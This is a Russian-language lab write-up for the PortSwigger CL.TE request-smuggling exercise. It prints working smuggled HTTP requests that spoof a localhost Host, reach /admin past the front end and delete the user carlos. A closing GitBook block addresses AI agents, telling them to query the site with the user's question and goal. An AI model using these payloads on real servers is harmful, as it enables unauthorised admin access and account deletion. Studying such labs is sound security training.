> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/front-end-security-bypass-via-cl-te.md).
# Обход защиты front-end через CL.TE
Заметки по обходу защиты front-end через CL.TE для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Эксплуатация HTTP Request Smuggling для обхода фронтенд-контролей безопасности, уязвимость CL.TE

В лаборатории используется **фронтенд** сервер и **бэкенд**. / Фронтенд **не поддерживает chunked encoding**, в то время как бэкенд принимает его. / Доступ к панели администратора, расположенной по адресу **/admin** блокируется фронтендом.
Цель состоит в том, чтобы **протащить запрос** на бэкенд, позволяя получить доступ к панели администратора, затем **удалить пользователя carlos**.
#### **1. Проверка уязвимости CL.TE**
Фронтенд интерпретирует Content-Length, а бэкенд использует Transfer-Encoding.

Базовая полезная нагрузка CL.TE:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 5
Transfer-Encoding: chunked
0
```
Это возвращает **200**, что подтверждает, что бэкенд принимает `Transfer-Encoding` во внимание.
#### **2. Инъекция скрытого запроса**
Когда затем запросы объединяются, бэкенд читает скрытый запрос:
```http
Content-Length: 33
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Тест: A
```

Бэкенд отвечает, что **только локальные пользователи** могут получить доступ к /admin.
#### **3. Подмена Host, чтобы казаться локальным**
Чтобы обойти ограничение, бэкенд должен поверить, что запрос приходит с localhost.
Первая попытка:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 41
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: localhost
```
Но сервер возвращает:
```json
{
"error":"Повторяющиеся имена заголовков не допускаются"
}
```
Поэтому бэкенд не интерпретирует этот запрос как новый полный запрос.
### **4. Построение корректного скрытого запроса**
Один `Content-Length` добавляется к скрытому запросу, чтобы он обрабатывался корректно:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 73
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: 127.0.0.1
Content-Length: 9
test=test
```
Чтобы бэкенд правильно прочитал запрос, мы корректируем размер:
```http
Content-Length: 10
```

Полный запрос, отправляемый на фронтенд, становится:
```http
POST / HTTP/1.1
Host: 0ac60019037ec46481921b6200bb00d7.web-security-academy.net
Content-Length: 73
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: localhost
Content-Length: 10
test=test
```

#### **5. Удаление пользователя Carlos**
Теперь просто замените строку GET на вызов удаления:
```http
Content-Length: 97
Transfer-Encoding: chunked
0
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Length: 10
test=test
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/front-end-security-bypass-via-cl-te.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.